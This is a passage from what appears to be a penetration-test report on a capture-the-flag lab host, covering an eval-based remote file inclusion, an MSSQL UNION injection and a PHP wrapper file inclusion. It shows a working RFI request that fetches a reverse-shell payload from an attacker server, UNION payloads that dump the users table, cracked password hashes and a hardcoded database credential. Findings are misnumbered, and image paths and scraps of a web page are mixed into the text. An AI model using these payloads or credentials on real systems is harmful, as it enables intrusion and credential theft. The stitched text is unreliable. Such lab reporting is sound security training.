The root flag was located on a secondary user's desktop at `C:\Users\Martin\Desktop\root.txt`:

```
 Directory of c:\users\administrator\desktop

05/30/2022  04:53 PM    <DIR>          .
05/30/2022  04:53 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   6,906,630,144 bytes free

c:\users\administrator\desktop>cd..
c:\users\administrator>cd ..
c:\users>dir
 Volume in drive C has no label.
 Volume Serial Number is A381-2B63

 Directory of c:\users

02/22/2022  03:48 AM    <DIR>          .
02/22/2022  03:48 AM    <DIR>          ..
02/22/2022  03:48 AM    <DIR>          .NET v4.5
02/22/2022  03:48 AM    <DIR>          .NET v4.5 Classic
02/26/2022  11:20 AM    <DIR>          Administrator
05/09/2022  05:38 PM    <DIR>          Martin
02/26/2022  10:48 AM    <DIR>          nikk37
02/22/2022  02:33 AM    <DIR>          Public
               0 File(s)              0 bytes
               8 Dir(s)   6,906,630,144 bytes free

c:\users>cd Martin
c:\users\Martin>cd Desktop
c:\users\Martin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is A381-2B63

 Directory of c:\users\Martin\Desktop

05/26/2022  04:56 PM    <DIR>          .
05/26/2022  04:56 PM    <DIR>          ..
06/08/2026  02:13 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   6,906,630,144 bytes free

c:\users\Martin\Desktop>type root.txt
0aeb5c90ee1ec255edab8b09da9f5ed0
```

2. master.php Passes POST include Parameter Directly to eval() Enabling Remote Code Execution - High

CWE	CWE-94 - Improper Control of Generation of Code ('Code Injection')
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The admin panel file `master.php` accepts a POST `include` parameter and passes its value to `eval(file_get_contents(...))` without sanitisation or validation. An authenticated attacker can supply an attacker-controlled URL as the include value, causing the server to fetch arbitrary PHP code and execute it in the context of the web application user. This constitutes a server-side remote file inclusion vulnerability enabling arbitrary operating system command execution.
Impact	Remote code execution as the yoshihide web application user. An interactive reverse shell was obtained via a ConPtyShell payload delivered over HTTP. From this foothold, the application's MSSQL backup database was queried to recover additional credentials and achieve lateral movement to the nikk37 domain account.
Affected Component	https://streamio.htb/admin/master.php — eval(file_get_contents($_POST['include'])) RFI
Remediation	Remove the eval/file_get_contents/include pattern from master.php entirely. This pattern has no safe implementation — any acceptance of user input into eval() constitutes a code injection vulnerability regardless of filtering applied. If dynamic content loading is required, implement a strict allowlist of permitted local resources and remove all support for remote URL fetching. Set `allow_url_include = Off` in php.ini to prevent file_get_contents() from fetching remote URLs at the PHP configuration level.
References	• https://portswigger.net/web-security/file-inclusion • https://cheatsheetseries.owasp.org/cheatsheets/PHP_Configuration_Cheat_Sheet.html

Finding Evidence

The source of `master.php`, recovered via the LFI in Finding 2, contained a POST `include` parameter passed directly to `eval(file_get_contents(...))`. A PHP reverse shell payload (`test.php`) was hosted on the attacker's HTTP server, configured to fetch ConPtyShell and call back on port 9001.

A GET request to `admin/?debug=master.php` was captured in Burp and modified to a POST with body `include=http://10.10.16.60/test.php`:

Sending the request caused the server to fetch and evaluate the PHP payload. An interactive reverse shell was received as the `yoshihide` application user:

3. MSSQL UNION Injection on search.php Enables Full Database Dump — WAF Bypassed via Manual Exploitation - High


CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The movie search endpoint at `watch.streamio.htb/search.php` is vulnerable to UNION-based SQL injection against a Microsoft SQL Server backend. The application deploys a WAF that detects and redirects automated tools such as sqlmap to `blocked.php`, but manual exploitation via Burp Repeater bypasses this control without restriction. Full enumeration of the MSSQL instance was achieved, including database and table discovery, column enumeration, and complete extraction of the users table containing 30 username and MD5 password hash pairs.
Impact	Complete extraction of the application's user credential database from an unauthenticated external position. MD5 hashes for several accounts were cracked offline, including the yoshihide account, enabling authenticated access to the admin panel and the exploitation chain described in Findings 2 and 3.
Affected Component	https://watch.streamio.htb/search.php — MSSQL UNION injection, WAF bypassed via manual Burp exploitation
Remediation	Replace all string concatenation in SQL queries with parameterised queries and bound parameters. No user-supplied input should be interpolated into SQL literals. Audit all database-facing endpoints across the application for the same pattern. The deployed WAF should be treated as a defence-in-depth layer only — it does not prevent exploitation by a sufficiently motivated attacker and must not be relied upon as the primary SQL injection control. Additionally, replace MD5 password hashing with a modern adaptive algorithm such as Argon2id or bcrypt.
References	• https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html • https://portswigger.net/web-security/sql-injection/union-attacks

Finding Evidence

The search form at `watch.streamio.htb/search.php` was intercepted in Burp Suite. Running sqlmap against the saved request triggered the WAF, redirecting to `blocked.php`. Manual testing in Burp Repeater confirmed the injection point by breaking the query with a trailing quote and SQL comment.


Column count was determined by incrementing a UNION SELECT clause until output appeared — 6 columns, with data rendering in positions 2 and 3:

```
q=test' union select 1,2,3,4,5,6-- -
```




The backend DBMS was confirmed as MSSQL via `@@version`:

```
q=test' union select 1,@@version,3,4,5,6-- -
```




The users table was identified via `sysobjects` and `syscolumns`. The full table was dumped using `string_agg` in a single request:

```
q=test' union select 1,(select string_agg(concat(username,':',password),'|') from users),
3,4,5,6-- -
```



30 username:MD5 hash pairs were extracted. Hashes were cracked with Hashcat (mode 0) and Crackstation, recovering credentials for multiple accounts:

```
joe@primeradiant:~$ hashcat -m 0 --user users.txt rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 30 digests; 30 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1242 MB (14167 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

3577c47eb1e12c8ba021611e1280753c:highschoolmusical
ee0b8a0937abd60c2882eacb2f8dc49f:physics69i
665a50ac9eaa781e4f7f04199db97a11:paddpadd
b779ba15cedfd22a023c4d8bcf5f2332:66boysandgirls..
Approaching final keyspace - workload adjusted.

54c88b2dbd7b1a84012fabc1a4c73415:$hadoW
ef8f3d30a856cf166fb8215aca93e9ff:%$clara
2a4e2cf22dd8fcb45adcb91be1e22ae8:$monique$1991$
6dcd87740abb64edfa36d170f0d5450d:$3xybitch
08344b85b329d7efd611b7a7743e8a09:##123a8j8w5123##
f87d3c0d6c8fd686aacc6627f1f493a5:!!sabrina$
b22abb47a02b52d5dfa27fb0b534f693:!5psycho8!
b83439b16f844bd6ffe35c02fe21b3c0:!?Love?!123

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: users.txt
Time.Started.....: Mon Jun  8 16:12:24 2026 (0 secs)
Time.Estimated...: Mon Jun  8 16:12:24 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
```



crackstation.net

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
b83439b16f844bd6ffe35c02fe21b3c0
0cfaaaafb559f081df2befbe66686de0
b22abb47a02b52d5dfa27fb0b534f693
1c2b3d8270321140e5153f6637d3ee53
22ee218331afd081b0dcd8115284bae3
ef8f3d30a856cf166fb8215aca93e9ff
3961548825e3e21df5646cafe11c6c76
ee0b8a0937abd60c2882eacb2f8dc49f
0049ac57646627b8d7aeaccf8b6a936f
8097cedd612cc37c29db152b6e9edbd3
6dcd87740abb64edfa36d170f0d5450d
bf55e15b119860a6e6b5a164377da719
```

I'm not a robot — This site is exceeding reCAPTCHA Enterprise free quota. reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
b83439b16f844bd6ffe35c02fe21b3c0	md5	!?Love?!123
0cfaaaafb559f081df2befbe66686de0	Unknown	Not found.
b22abb47a02b52d5dfa27fb0b534f693	md5	!5psycho8!
1c2b3d8270321140e5153f6637d3ee53	Unknown	Not found.
22ee218331afd081b0dcd8115284bae3	Unknown	Not found.
ef8f3d30a856cf166fb8215aca93e9ff	md5	%$clara
3961548825e3e21df5646cafe11c6c76	Unknown	Not found.
ee0b8a0937abd60c2882eacb2f8dc49f	md5	physics69i
0049ac57646627b8d7aeaccf8b6a936f	Unknown	Not found.
8097cedd612cc37c29db152b6e9edbd3	Unknown	Not found.
6dcd87740abb64edfa36d170f0d5450d	md5	$3xybitch
bf55e15b119860a6e6b5a164377da719	Unknown	Not found.
7df45a9e3de3863807c026ba48e55fb3	Unknown	Not found.
2a4e2cf22dd8fcb45adcb91be1e22ae8	md5	$monique$1991$
ec33265e5fc8c2f1b0c137bb7b3632b5	Unknown	Not found.
dc332fb5576e9631c9dae83f194f8e70	Unknown	Not found.
384463526d288edcc95fc3701e523bc7	Unknown	Not found.
b779ba15cedfd22a023c4d8bcf5f2332	md5	66boysandgirls..
665a50ac9eaa781e4f7f04199db97a11	md5	paddpadd

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

4. PHP Wrapper LFI via debug Parameter in Admin Panel Exposes Source Code and Database Credentials - Medium

CWE	CWE-98 - Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Root Cause	The admin panel at `streamio.htb/admin/index.php` accepts a `debug` GET parameter that is not exposed in the UI and was discovered through parameter fuzzing. The parameter is passed to a file inclusion function without sanitisation, allowing PHP stream wrappers as input. Using `php://filter/convert.base64-encode`, an authenticated attacker can read the base64-encoded source of any PHP file on the server. Reading `index.php` exposed hardcoded database credentials; reading `master.php` revealed a critical code injection vulnerability.
Impact	Full PHP source code disclosure for the admin application, including hardcoded database credentials (`db_admin:B1@hx31234567890`) and the source of `master.php` containing an exploitable eval/RFI code path. The database credentials were used to access the MSSQL backup database and recover the nikk37 account hash.
Affected Component	https://streamio.htb/admin/index.php?debug= — PHP stream wrapper LFI
Remediation	Remove the `debug` parameter from production code. If file inclusion is required for legitimate functionality, implement a strict allowlist of permitted filenames and never pass user input directly to include(), file_get_contents(), or equivalent functions. PHP stream wrappers should be disabled or restricted at the PHP configuration level (`allow_url_include = Off`, `allow_url_fopen = Off`) where they are not operationally required. Hardcoded credentials must be removed from source files and replaced with environment-variable or secrets-manager injection.
References	• https://portswigger.net/web-security/file-path-traversal • https://www.php.net/manual/en/wrappers.php.php

Finding Evidence

After authenticating as yoshihide and capturing the PHPSESSID cookie, the admin panel was fuzzed for hidden GET parameters:

